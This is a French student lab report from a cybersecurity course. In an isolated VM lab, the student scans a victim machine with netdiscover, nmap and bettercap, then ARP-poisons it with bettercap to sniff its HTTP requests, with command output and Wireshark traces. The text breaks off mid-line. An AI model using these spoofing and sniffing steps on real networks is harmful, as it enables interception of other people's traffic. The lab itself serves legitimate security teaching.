

TP2 - R4.Cyber.9

Environnement

Créez un réseau interne de machines virtuelles composées :

1. d'une passerelle
2. d'une machine attaquante qui sera une Kali Linux 2022 (user kali | mdp kali)
3. d'une machine victime qui sera une Ubuntu

Vous jouez le rôle d'un attaquant sur la machine Kali Linux.

Exploration de réseau

Connecté(e) sur le LAN (réseau interne), vous commencez par en faire l'exploration.

Plusieurs outils peuvent le faire.

Avec netdiscover

```
sudo apt install netdiscover
```

- Explorez votre LAN avec Netdiscover
 - Pour ce faire, testez d'abord le mode passif (n'envoie rien, moins de risque de se faire détecter par un IDS/IPS) : `sudo netdiscover -p`
 - Puis testez le mode actif : `sudo netdiscover -i`
 - Décrivez à l'aide de Wireshark le type de trames envoyées dans ce mode actif.
- Écrivez dans votre CR les IP des machines.

On commence par la commande `sudo netdiscover -p` :

```

Currently scanning: (passive) | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 2 hosts. Total size: 240

```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.31.25.13	08:00:27:2c:5c:ea	2	120	PCS Systemtechnik GmbH
192.31.25.1	08:00:27:51:62:36	2	120	PCS Systemtechnik GmbH

Pour que les IP apparaissent il faut qu'elles ping notre machine kali

On poursuit avec le scan actif avec la commande `sudo netdiscover -i eth0 -r 192.31.25.0/24` :

```

Currently scanning: Finished! | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.31.25.1	08:00:27:51:62:36	1	60	PCS Systemtechnik GmbH
192.31.25.13	08:00:27:2c:5c:ea	1	60	PCS Systemtechnik GmbH

là c'est notre machine qui ping les autres

Dans wireshark en scan actif il envoie des tas de requêtes ARP :

247	0.360657457	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.245? Tell 192.31.25.67
248	0.361902735	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.246? Tell 192.31.25.67
249	0.363104867	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.247? Tell 192.31.25.67
250	0.364361604	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.248? Tell 192.31.25.67
251	0.365510446	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.249? Tell 192.31.25.67
252	0.366763463	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.250? Tell 192.31.25.67
253	0.368042957	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.251? Tell 192.31.25.67
254	0.369198250	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.252? Tell 192.31.25.67
255	0.370557660	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.253? Tell 192.31.25.67
256	0.371629166	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.254? Tell 192.31.25.67

Avec nmap

```
sudo apt install nmap
```

option nmap	description
-sn	"no port scan" - juste découverte des hôtes
-sC	scan par défaut des services
-sV	cherche la version des services
-O	cherche la version de l'OS

option nmap	description
-A	raccourci de -sV -sC -O
-p-	tous les ports scannés
-v	affiche les résultats au fur et à mesure
-oA	sauvegarde dans tous les formats

- Effectuez un rapide scan avec l'option -sn de votre réseau : `sudo nmap -sn 192.31.25.0/24`
- Quel type de trames est envoyé avec cette option -sn ? (Montrez une capture wireshark)
- Effectuez ensuite un scan de la victime : `sudo nmap -A -p- -v -oA basic_nmap ip_victim`
- Et un autre plus approfondi : `nmap -sV -p- -oA vuln_nmap --script vulners ip_victim`
- Regardez le contenu des fichiers générés
- Recherchez les risques en matière de sécurité de la version ssh installée.

On effectue un scan rapide du réseau :

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.31.25.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-05-04 08:35 EDT
Nmap scan report for 192.31.25.1
Host is up (0.00028s latency).
MAC Address: 08:00:27:51:62:36 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.31.25.13
Host is up (0.00036s latency).
MAC Address: 08:00:27:2C:5C:EA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.31.25.15
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 12.97 seconds
```

Sur Wireshark on peut voir que le scan envoie des requêtes ARP et DNS :

517	1.718838499	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.252? Tell 192.31.25.15
518	1.718864194	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.253? Tell 192.31.25.15
519	1.718893104	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.254? Tell 192.31.25.15
520	1.718904649	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.255? Tell 192.31.25.15
521	1.856030251	192.31.25.15	172.18.26.103	DNS	84 Standard query 0xd591 PTR 1.25.31.192.in-addr.arpa
522	1.856052845	192.31.25.15	172.18.26.102	DNS	85 Standard query 0xd592 PTR 13.25.31.192.in-addr.arpa
523	1.857335808	172.18.26.102	192.31.25.15	DNS	139 Standard query response 0xd592 No such name PTR 13.25.31.192.in-addr.arpa
524	4.359722628	192.31.25.15	172.18.26.103	DNS	84 Standard query 0xd593 PTR 1.25.31.192.in-addr.arpa
525	6.869602154	PcsCompu_51:62:36	PcsCompu_00:01:11	ARP	60 Who has 192.31.25.15? Tell 192.31.25.1

On effectue un scan sur l'ip de la victime :

```

(kali@kali)-[~]
$ sudo nmap -A -p- -v -oA basic_nmap 192.31.25.13
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2026-05-04 09:07 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:07
Completed NSE at 09:07, 0.00s elapsed
Initiating NSE at 09:07
Completed NSE at 09:07, 0.00s elapsed
Initiating NSE at 09:07
Completed NSE at 09:07, 0.00s elapsed
Initiating ARP Ping Scan at 09:07
Scanning 192.31.25.13 [1 port]
Completed ARP Ping Scan at 09:07, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:07
Completed Parallel DNS resolution of 1 host. at 09:07, 5.50s elapsed
Initiating SYN Stealth Scan at 09:07
Scanning 192.31.25.13 [65535 ports]
Discovered open port 22/tcp on 192.31.25.13
Completed SYN Stealth Scan at 09:07, 2.19s elapsed (65535 total ports)
Initiating Service scan at 09:07
Scanning 1 service on 192.31.25.13
Completed Service scan at 09:07, 0.01s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.31.25.13
NSE: Script scanning 192.31.25.13.
Initiating NSE at 09:07
Completed NSE at 09:07, 0.12s elapsed
Initiating NSE at 09:07
Completed NSE at 09:07, 0.00s elapsed
Initiating NSE at 09:07
Completed NSE at 09:07, 0.00s elapsed
Nmap scan report for 192.31.25.13
Host is up (0.00033s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 5f4491aa11ca27bfd2d560bf8a0b78ec (ECDSA)
|_  256 61e42eedb7a557a0c3d87821344028e1 (ED25519)
MAC Address: 08:00:27:2C:5C:EA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 33.921 days (since Tue Mar 31 11:00:49 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT    ADDRESS
1   0.33 ms 192.31.25.13

NSE: Script Post-scanning.
Initiating NSE at 09:07
Completed NSE at 09:07, 0.00s elapsed
Initiating NSE at 09:07
Completed NSE at 09:07, 0.00s elapsed
Initiating NSE at 09:07
Completed NSE at 09:07, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.28 seconds
Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)

```

On effectue le scan plus approfondi :

```
(kali@kali)-[~]
$ nmap -sV -p- -oA vuln_nmap --script vulners 192.31.25.13
Starting Nmap 7.93 ( https://nmap.org ) at 2026-05-04 09:14 EDT
Nmap scan report for 192.31.25.13
Host is up (0.00035s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.86 seconds
```

On regarde les fichiers générés et on trouve l'ip de notre machine le fait qu'elle est up et que le port 22 est ouvert :

```
(kali@kali)-[~]
$ cat basic_nmap.gnmap
# Nmap 7.93 scan initiated Mon May 4 09:07:22 2026 as: nmap -A -p- -v -oA basic_nmap 192.31.25.13
# Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 192.31.25.13 ( ) Status: Up
Host: 192.31.25.13 ( ) Ports: 22/open/tcp//ssh//OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)/ Ignored State: closed (65534) OS: Linux 4.15 - 5.6 Seq Index: 263 IP ID Seq: All zeros
# Nmap done at Mon May 4 09:07:32 2026 -- 1 IP address (1 host up) scanned in 10.28 seconds

(kali@kali)-[~]
$ cat basic_nmap.nmap
# Nmap 7.93 scan initiated Mon May 4 09:07:22 2026 as: nmap -A -p- -v -oA basic_nmap 192.31.25.13
Nmap scan report for 192.31.25.13
Host is up (0.00033s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 5f4491aa11ca27bfd2d560bf8a0b78ec (ECDSA)
|_ 256 61e42eedb7a557a0c3d87821344028e1 (ED25519)
MAC Address: 08:00:27:2C:5C:EA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 33.921 days (since Tue Mar 31 11:00:49 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.33 ms 192.31.25.13

Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon May 4 09:07:32 2026 -- 1 IP address (1 host up) scanned in 10.28 seconds
```

```
cat basic_nmap.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/bin/./share/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 7.93 scan initiated Mon May 4 09:07:22 2026 as:
nmap -A -p- -v -oA basic_nmap 192.31.25.13 -->
<nmaprun scanner="nmap" args="nmap -A -p- -v -oA basic_nmap
192.31.25.13" start="1777900042" startstr="Mon May 4 09:0
7:22 2026" version="7.93" xmloutputversion="1.05">
<scaninfo type="syn" protocol="tcp" numservices="65535" ser
vices="1-65535"/>
<verbose level="1"/>
```

```

<debugging level="0"/>
<taskbegin task="NSE" time="1777900043"/>
<taskend task="NSE" time="1777900043"/>
<taskbegin task="NSE" time="1777900043"/>
<taskend task="NSE" time="1777900043"/>
<taskbegin task="NSE" time="1777900043"/>
<taskend task="NSE" time="1777900043"/>
<taskbegin task="ARP Ping Scan" time="1777900043"/>
<hosthint><status state="up" reason="arp-response" reason_t
ttl="0"/>
<address addr="192.31.25.13" addrtype="ipv4"/>
<address addr="08:00:27:2C:5C:EA" addrtype="mac" vendor="Or
acle VirtualBox virtual NIC"/>
<hostnames>
</hostnames>
</hosthint>
<taskend task="ARP Ping Scan" time="1777900043" extrainfo
="1 total hosts"/>
<taskbegin task="Parallel DNS resolution of 1 host." time
="1777900043"/>
<taskend task="Parallel DNS resolution of 1 host." time="17
77900048"/>
<taskbegin task="SYN Stealth Scan" time="1777900048"/>
<taskend task="SYN Stealth Scan" time="1777900050" extrainf
o="65535 total ports"/>
<taskbegin task="Service scan" time="1777900051"/>
<taskend task="Service scan" time="1777900051" extrainfo="1
service on 1 host"/>
<taskbegin task="NSE" time="1777900052"/>
<taskend task="NSE" time="1777900052"/>
<taskbegin task="NSE" time="1777900052"/>
<taskend task="NSE" time="1777900052"/>
<taskbegin task="NSE" time="1777900052"/>
<taskend task="NSE" time="1777900052"/>
<host starttime="1777900048" endtime="1777900052"><status s
tate="up" reason="arp-response" reason_ttl="0"/>
<address addr="192.31.25.13" addrtype="ipv4"/>
<address addr="08:00:27:2C:5C:EA" addrtype="mac" vendor="Or

```



```

    <VirtualBox virtual NIC"/>
  <hostnames>
</hostnames>
  <ports><extraports state="closed" count="65534">
    <extrareasons reason="reset" count="65534" proto="tcp" port
s="1-21,23-65535"/>
  </extraports>
  <port protocol="tcp" portid="22"><state state="open" reason
="syn-ack" reason_ttl="64"/><service name="ssh" product="Op
enSSH" version="8.9p1 Ubuntu 3" extrainfo="Ubuntu Linux; pr
otocol 2.0" ostype="Linux" method="probed" conf="10"><cpe>c
pe:/a:openbsd:openssh:8.9p1</cpe><cpe>cpe:/o:linux:linux_ke
rnel</cpe></service><script id="ssh-hostkey" output="&#xa;
256 5f4491aa11ca27bfd2d560bf8a0b78ec (ECDSA)&#xa; 256 61e4
2eedb7a557a0c3d87821344028e1 (ED25519)"><table>
  <elem key="key">AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHA
yNTYAAABBBIIp0c7uCl3jp60RNYcXEGHVzLq/t2Pg/tXeOKGN5Scss11X09
wVrvVhzSNMYZwjqUv+zpPrVYyoc2qX15+eMPA=</elem>
  <elem key="fingerprint">5f4491aa11ca27bfd2d560bf8a0b78ec</e
lem>
  <elem key="bits">256</elem>
  <elem key="type">ecdsa-sha2-nistp256</elem>
</table>
<table>
  <elem key="key">AAAAC3NzaC1lZDI1NTE5AAAAILbMB+GP8B+YFPj6Fyj
NoBiC0aHY4c29j9QxNcPs0onD</elem>
  <elem key="fingerprint">61e42eedb7a557a0c3d87821344028e1</e
lem>
  <elem key="bits">256</elem>
  <elem key="type">ssh-ed25519</elem>
</table>
</script></port>
</ports>
<os><portused state="open" proto="tcp" portid="22"/>
<portused state="closed" proto="tcp" portid="1"/>
<portused state="closed" proto="udp" portid="37406"/>
<osmatch name="Linux 4.15 - 5.6" accuracy="100" line="6723
8">

```

```

<osclass type="general purpose" vendor="Linux" osfamily="Linux"
osgen="4.X" accuracy="100"><cpe>cpe:/o:linux:linux_kernel:4</cpe></osclass>
<osclass type="general purpose" vendor="Linux" osfamily="Linux"
osgen="5.X" accuracy="100"><cpe>cpe:/o:linux:linux_kernel:5</cpe></osclass>
</osmatch>
</os>
<uptime seconds="2930803" lastboot="Tue Mar 31 11:00:49 2026"/>
<distance value="1"/>
<tcpsequence index="263" difficulty="Good luck!" values="EA2E9C91,5FD37DA1,AE4F846C,A65A3105,F5B2EABF,614BC93"/>
<ipidsequence class="All zeros" values="0,0,0,0,0,0"/>
<tcptssequence class="1000HZ" values="AEB07E2F,AEB07E93,AEB07EF8,AEB07F5C,AEB07FC0,AEB08024"/>
<trace>
<hop ttl="1" ipaddr="192.31.25.13" rtt="0.33"/>
</trace>
<times srtt="330" rttvar="60" to="100000"/>
</host>
<taskbegin task="NSE" time="1777900052"/>
<taskend task="NSE" time="1777900052"/>
<taskbegin task="NSE" time="1777900052"/>
<taskend task="NSE" time="1777900052"/>
<taskbegin task="NSE" time="1777900052"/>
<taskend task="NSE" time="1777900052"/>
<runstats><finished time="1777900052" timestr="Mon May 4 09:07:32 2026"
summary="Nmap done at Mon May 4 09:07:32 2026; 1 IP address (1 host up) scanned in 10.28 seconds" elapsed="10.28"
exit="success"/><hosts up="1" down="0" total="1"/>
</runstats>
</nmaprun>

```



```

(kali@kali)-[~]
$ cat vuln_nmap.gmmap
# Nmap 7.93 scan initiated Mon May  4 09:14:56 2026 as: nmap -sV -p- -oA vuln_nmap --script vulners 192.31.25.13
Host: 192.31.25.13 () Status: Up
Host: 192.31.25.13 () Ports: 22/open/tcp//ssh//OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)/ Ignored State: closed (65534)
# Nmap done at Mon May  4 09:15:28 2026 -- 1 IP address (1 host up) scanned in 31.86 seconds

(kali@kali)-[~]
$ cat vuln_nmap.nmap
# Nmap 7.93 scan initiated Mon May  4 09:14:56 2026 as: nmap -sV -p- -oA vuln_nmap --script vulners 192.31.25.13
Nmap scan report for 192.31.25.13
Host is up (0.00035s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon May  4 09:15:28 2026 -- 1 IP address (1 host up) scanned in 31.86 seconds

```

```

(kali@kali)-[~]
$ cat vuln_nmap.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/bin/.. /share/nmap/nmap.xml" type="text/xsl"?>
<!-- Nmap 7.93 scan initiated Mon May  4 09:14:56 2026 as: nmap -sV -p- -oA vuln_nmap -6#45;script vulners 192.31.25.13 -->
<nmaprun scanner="nmap" args="nmap -sV -p- -oA vuln_nmap -6#45;script vulners 192.31.25.13" start="1777900496" startstr="Mon May  4 09:
14:56 2026" version="7.93" xmloutputversion="1.05">
<scaninfo type="connect" protocol="tcp" numservices="65535" services="1-65535"/>
<verbose level="0"/>
<debugging level="0"/>
<hosthint><status state="up" reason="unknown-response" reason_ttl="0"/>
<address addr="192.31.25.13" addrtype="ipv4"/>
<hostnames>
</hostnames>
</hosthint>
<host starttime="1777900502" endtime="1777900528"><status state="up" reason="conn-refused" reason_ttl="0"/>
<address addr="192.31.25.13" addrtype="ipv4"/>
<hostnames>
</hostnames>
<ports><extraports state="closed" count="65534">
<extrareasons reason="conn-refused" count="65534" proto="tcp" ports="1-21,23-65535"/>
</extraports>
<port protocol="tcp" portid="22"><state state="open" reason="syn-ack" reason_ttl="0"/><service name="ssh" product="OpenSSH" version="8.
9p1 Ubuntu 3" extrainfo="Ubuntu Linux; protocol 2.0" ostype="Linux" method="probed" conf="10"><cpe>cpe:/a:openbsd:openssh:8.9p1</cpe><c
pe>cpe:/o:linux:linux_kernel</cpe></service></port>
</ports>
<times srtt="347" rttvar="358" to="100000"/>
</host>
<runstats><finished time="1777900528" timestr="Mon May  4 09:15:28 2026" summary="Nmap done at Mon May  4 09:15:28 2026; 1 IP address (
1 host up) scanned in 31.86 seconds" elapsed="31.86" exit="success"/><hosts up="1" down="0" total="1"/>
</runstats>
</nmaprun>

```

On remarque qu'avec cette version du ssh il y a une vulnérabilité qui permet d'exécuter du code sans être authentifié

Avec bettercap 2

```
sudo apt install bettercap
```

On va le télécharger sur <https://github.com/bettercap/bettercap/releases> on télécharge le bettercap_linux_amd64.zip on le `unzip bettercap_linux_amd64.zip` et on `sudo mv bettercap /usr/local/bin`

- Lancez bettercap dans un terminal avec la commande suivante `sudo bettercap`
- Vous avez alors accès à un shell où vous pouvez lancer des commandes. Appuyez sur tabulation et lancez la commande `help`. Vous voyez en particulier les modules actifs.

- Lancez la commande `net.probe on` puis `net.show` pour voir voir les machines sur le réseau.
- Décrivez avec wireshark les trames envoyées pour faire cette exploration.
- `exit` pour quitter.

On lance bettercap et on obtiens ceci :

```
(kali@kali)-[~/Downloads]
└─$ sudo bettercap
bettercap v2.41.5 (built for linux amd64 with go1.24.11) [type 'help' for a list of commands]

192.31.25.0/24 > 192.31.25.15 » [09:56:51] [sys.log] [inf] gateway monitor started ...
192.31.25.0/24 > 192.31.25.15 » net.probe on
[09:59:26] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.31.25.0/24 > 192.31.25.15 » [09:59:26] [endpoint.new] endpoint 192.31.25.13 detected as 08:00:27:2c:5c:ea (PCS Systemtechnik GmbH)
.
192.31.25.0/24 > 192.31.25.15 » [09:59:26] [sys.log] [inf] net.probe probing 256 addresses on 192.31.25.0/24
192.31.25.0/24 > 192.31.25.15 » [09:59:26] [sys.log] [inf] zerogod service discovery started
192.31.25.0/24 > 192.31.25.15 » net.show
```

IP ^	MAC	Name	Vendor	Sent	Recvd	Seen
192.31.25.15	08:00:27:00:01:11	eth0	PCS Systemtechnik GmbH	0 B	0 B	09:56:51
192.31.25.1	08:00:27:51:62:36	gateway	PCS Systemtechnik GmbH	0 B	0 B	09:56:51
192.31.25.13	08:00:27:2c:5c:ea		PCS Systemtechnik GmbH	120 B	92 B	09:59:26

```

↑ 13 kB / ↓ 258 kB / 1399 pkts

192.31.25.0/24 > 192.31.25.15 » [10:00:36] [sys.log] [inf] ipv6 fe80::4404:6117:ab33:4c8a detected for 192.31.25.13 (08:00:27:2c:5c:ea)
192.31.25.0/24 > 192.31.25.15 »
```

On regarde les trames wireshark et on voit beaucoup de trames ARP mais aussi DNS ICMP et NBNS qui permettent d'obtenir toutes les informations NetBIOS du PC :

1	0.000000000	192.31.25.15	172.18.26.101	DNS	84 Standard query 0xee25 PTR 1.25.31.192.in-addr.arpa
2	0.001632824	172.18.26.101	192.31.25.15	DNS	138 Standard query response 0xee25 No such name PTR 1.25.31.192.in-addr.arpa
3	2.465202319	192.31.25.15	172.18.26.101	DNS	85 Standard query 0xf83 PTR 13.25.31.192.in-addr.arpa
4	2.466394790	172.18.26.101	192.31.25.15	DNS	139 Standard query response 0xf83 No such name PTR 13.25.31.192.in-addr.arpa
5	2.485855258	192.31.25.15	239.255.255.250	SSDP	134 M-SEARCH * HTTP/1.1
6	2.485869145	192.31.25.15	224.0.0.251	MDNS	88 Standard query 0xf60d PTR _services._dns-sd._udp.local
7	2.485883626	fe80::d5be:a4b4:65e...	ff02::fb	MDNS	108 Standard query 0xf60d PTR _services._dns-sd._udp.local
8	2.485899685	192.31.25.15	239.255.255.250	UDP	621 49744 → 3702 Len=579
9	2.486013688	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.0? Tell 192.31.25.15
10	2.496346612	192.31.25.15	224.0.0.22	IGMPv3	54 Membership Report / Join group 224.0.0.251 for any source
11	2.496422472	fe80::d5be:a4b4:65e...	ff02::16	ICMPv6	90 Multicast Listener Report Message v2
12	2.496460687	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.2? Tell 192.31.25.15
13	2.507975243	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.3? Tell 192.31.25.15
14	2.519094618	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.4? Tell 192.31.25.15
15	2.532036906	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.5? Tell 192.31.25.15
16	2.543293930	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.6? Tell 192.31.25.15
17	2.553519328	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.7? Tell 192.31.25.15
18	2.564016268	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.8? Tell 192.31.25.15
19	2.574419612	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.9? Tell 192.31.25.15
20	2.584813229	PcsCompu_00:01:11	Broadcast	ARP	42 Who has 192.31.25.10? Tell 192.31.25.15

- Quelle requête ARP est envoyée ?
3. Dans une autre fenêtre du terminal (ctrl+shift+t dans un terminal pour une nouvelle fenêtre), lancez l'**empoisonnement du cache ARP de la passerelle** :
- Commande : `sudo arpspoof -i eth0 -t @IP_passerelle @IP_victim`
 - Quelque chose comme : `sudo arpspoof -i eth0 -t 192.31.25.1 192.168.31.25.x`
 - Quelle requête ARP est envoyée ?
4. Affichez les caches ARP empoisonnés (`ip n`)
5. Avec wireshark (lancé dans une nouvelle fenêtre de terminal), observez le trafic passerelle - victime passant maintenant par vous. Observez un get http par exemple.
6. Dans une autre nouvelle fenêtre du terminal, lancez la commande `sudo driftnet -i eth0` pour voir les images échangées (ouvrez <http://iut-rt> sur la victime par exemple)
7. Dans une autre nouvelle fenêtre du terminal, lancez la commande `sudo urlsnarf -i eth0` pour voir les urls consultées par la victime.
- Arrêtez l'attaque
 - Stoppez les commandes arpspoof, driftnet et urlsnarf (vos fenêtres de votre terminal)
 - Désactivez l'IP-FORWARDING `sudo sysctl -w net.ipv4.ip_forward=0`
 - Observez si les caches de la passerelle et de la victime sont toujours empoisonnés.

Impossible de faire la partie arpspoof à cause de dsniff et driftnet qu'on ne parvient pas à installer sur kali

Avec bettercap 2

- Lancez bettercap avec dans le shell les commandes `net.probe on` puis `net.show`.

- Lancez l'ARP spoofing avec les commandes `set arp.spoof.targets @IP_victime` puis `arp.spoof on` (remarquez l'activation automatique de l'IP Forwarding),
- Regardez si le cache de la victime est bien empoisonné.
- Remarquez que le cache de la passerelle n'a pas été touché.
- Activez le "sniffing" ("reniflage") : `net.sniff on`.
- Consultez des sites sur la victime pour voir ce que l'attaquant voit depuis bettercap
 - Il est possible aussi de sauvegarder ces captures avec `set net.sniff.output chemin/fichier.pcap`
- Décrivez à l'aide de Wireshark avec quelles trames le cache de la victime est empoisonné par les commandes `set arp.spoof.targets @IP_victime` et `arp.spoof on` de bettercap.

On lance bettercap, on parvient à spoof notre machine ubuntu sans changer le cache de la passerelle car elle n'est pas ciblée et on peut voir ce qu'elle recherche sur internet, pour vérifier que son cache est corrompu on va sur la machine on fait un ip n et on voit ceci :

Partie Bettercap :

```
(kali@kali)~[~/Downloads]
$ sudo bettercap
bettercap v2.41.5 (built for linux amd64 with go1.24.11) [type 'help' for a list of commands]

192.31.25.0/24 > 192.31.25.15 » [10:39:28] [sys.log] [inf] gateway monitor started ...
192.31.25.0/24 > 192.31.25.15 » net.probe on
192.31.25.0/24 > 192.31.25.15 » [10:39:30] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.31.25.0/24 > 192.31.25.15 » [10:39:30] [endpoint.new] endpoint 192.31.25.13 detected as 08:00:27:2c:5c:ea (PCS Systemtechnik GmbH)
.
192.31.25.0/24 > 192.31.25.15 » [10:39:30] [sys.log] [inf] net.probe probing 256 addresses on 192.31.25.0/24
192.31.25.0/24 > 192.31.25.15 » [10:39:30] [sys.log] [inf] zerogod service discovery started
192.31.25.0/24 > 192.31.25.15 » net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.31.25.15	08:00:27:00:01:11	eth0	PCS Systemtechnik GmbH	0 B	0 B	10:39:28
192.31.25.1	08:00:27:51:62:36	gateway	PCS Systemtechnik GmbH	0 B	0 B	10:39:28
192.31.25.13	08:00:27:2c:5c:ea		PCS Systemtechnik GmbH	120 B	92 B	10:39:30

```

↑ 13 kB / ↓ 30 kB / 679 pkts

192.31.25.0/24 > 192.31.25.15 » set arp.spoof.targets 192.31.25.13
192.31.25.0/24 > 192.31.25.15 » arp.spoof on
[10:40:17] [sys.log] [inf] arp.spoof enabling forwarding
192.31.25.0/24 > 192.31.25.15 » [10:40:17] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.31.25.0/24 > 192.31.25.15 » [10:40:36] [sys.log] [inf] ipv6 fe80::4404:6117:ab33:4c8a detected for 192.31.25.13 (08:00:27:2c:5c:ea)
.
192.31.25.0/24 > 192.31.25.15 » net.sniff on
192.31.25.0/24 > 192.31.25.15 » [10:41:45] [net.sniff.http.request] http 192.31.25.13 GET 172.31.25.9/
192.31.25.0/24 > 192.31.25.15 » [10:41:45] [net.sniff.http.request] http 192.31.25.13 GET 172.31.25.9/wiki/lib/tpl/dokucms/images/butt
on-dw.png
192.31.25.0/24 > 192.31.25.15 » [10:41:45] [net.sniff.http.request] http 192.31.25.13 GET 172.31.25.9/
192.31.25.0/24 > 192.31.25.15 » [10:41:45] [net.sniff.http.request] http 192.31.25.13 GET 172.31.25.9/wiki/lib/tpl/dokucms/images/butt
on-dw.png
192.31.25.0/24 > 192.31.25.15 » [10:41:45] [net.sniff.http.request] http 192.31.25.13 GET 172.31.25.9/wiki/lib/exe/css.php?t=dokucms&t
seed=681a47f6a2086cad863e35aa5e9b2a6b
192.31.25.0/24 > 192.31.25.15 » [10:41:45] [net.sniff.http.request] http 192.31.25.13 GET 172.31.25.9/wiki/lib/tpl/dokucms/images/RT_w
eb-v2.png
192.31.25.0/24 > 192.31.25.15 » [10:41:45] [net.sniff.http.request] http 192.31.25.13 GET 172.31.25.9/wiki/lib/exe/css.php?t=dokucms&t
seed=681a47f6a2086cad863e35aa5e9b2a6b
192.31.25.0/24 > 192.31.25.15 » [10:41:45] [net.sniff.http.request] http 192.31.25.13 GET 172.31.25.9/wiki/lib/tpl/dokucms/images/butt
on-rss.png
192.31.25.0/24 > 192.31.25.15 » [10:41:45] [net.sniff.http.request] http 192.31.25.13 GET 172.31.25.9/wiki/lib/tpl/dokucms/images/butt

```

Partie Cache empoisonnée, on voit bien que l'adresse mac correspond a notre attaquante :

```
administrateur@rt-mv:~$ ip n
192.31.25.15 dev enp0s3 lladdr 08:00:27:00:01:11 STALE
192.31.25.1 dev enp0s3 lladdr 08:00:27:00:01:11 REACHABLE
```

```
2: eth0: <BROADCAST,MULTICAST,UP,  
